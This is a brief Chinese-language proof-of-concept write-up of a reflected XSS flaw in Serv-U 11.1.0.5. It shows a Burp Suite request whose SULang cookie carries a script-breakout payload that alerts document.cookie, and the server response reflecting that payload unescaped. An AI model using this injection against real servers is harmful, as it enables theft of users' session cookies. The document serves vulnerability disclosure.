

Server-U 11.1.0.5 版本存在反射型 XSS 漏洞

1、一次测试偶然发现

2、查看 cookie 没发现关键信息，尝试修改一下。

3、成功弹出 cookie。




Burp Suite Professional v1.7.32 - Temporary Project - licensed to surferxyz
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go
Cancel
Target: http://127.0.0.1
Request
Raw Params Headers Hex
GET /Web%20Client/ListDir.htm HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Cookie: killmenothing; SULang=zh%2CCN"</Script><scRipt>alert(document.cookie)</Script>; themename=su; multitrans=0; multitransbubbletip=false; killmenothing
Connection: close
Upgrade-Insecure-Requests: 1
Response
Raw Headers Hex HTML Render
archive="http://127.0.0.1/Web%20Client/Web%20Client%20Pro/WebClientPro.jar"+' width="'+rmmb+'"'+' height="'+mjc+'"'+' scriptable="true"'+' separate_jvm="true"'+' MAYSCRIPT="true"'+' pluginspage = "http://java.sun.com/products/plugin/index.html#download"'+' -hh="127.0.0.1"'+' -sp="80"'+' -hp="80"'+' -esi=""'+' -li=""'+' -hl="zh,CN"</Script><scRipt>alert(document.cookie)</Script>'+' -is="0"'+' -ila="0"";if(vwy)fjy+=' -debug="1";if(gzf)fjy+=' -FutureFeatures="1";for(var btnb=0;btnb<pgn.length;btnb+=2){fjy+=pgn[btnb]+'="'+pgn[btnb+1]+'"';}fjy+='></embed>'+'<noembed>'+'</noembed>';}else{fjy='<object type="application/x-java-applet;version=1.6"+' id="'+cnm+'"+' width="'+rmmb+'"'+' height="'+mjc+'"'+' name="'+"Serv-U Web Client Pro"+'"'+' classid="clsid:8AD9C840-044E-11D1-B3E9-00805F499D93">';fjy+='<param name="code" value="com.rhinosoft.WebClientPro.CWebClientProApplet.class">'+'<param name="archive" value="http://127.0.0.1/Web%20Client/Web%20Client%20Pro/WebClientPro.jar">'+'<param name="type" value="application/x-java-applet;version=1.5">'+'<param name="scriptable" value="true">'+'<param name="separate_jvm" value="true">'+'<param name="MAYSCRIPT" value="true">'+'<param name="-hh" value="127.0.0.1">'+'<param name="-sp" value="80">'+'<param name="-hp" value="80">'+'<param name="-esi" value="">'+'<param name="-li" value="">'+'<param name="-hl" value="zh,CN"</Script><scRipt>alert(document.cookie)</Script>'>'+'<param name="-is" value="0">'+'<param name="-ila" value="0">';if(vwy)fjy+='<param name="-debug" value="1">';if(gzf)fjy+='<param name="-FutureFeatures" value="1">';for(var btnb=0;btnb<pgn.length;btnb+=2){fjy+='<param name="'+pgn[btnb]+'" value="'+pgn[btnb+1]+'">';}fjy+='</object>';}if(hhg)clearTimeout(hhg);hhg=setTimeout(ddnb,15000);if(fjy!=null){document.getElementById("MultiTransferPane").style.height="auto";document.getElementById("MultiTransferPane").innerHTML=fjy;}}else{czp(zyf);}}function prqb(){bsn=false;ybr.setRowSelected(false);ybr.setRowState("");ybr.setCurrentRow(0);ybr.setSelectedRows([-1]);ybr.setSelectionMode("single-row");if(AW.ie){document.getEle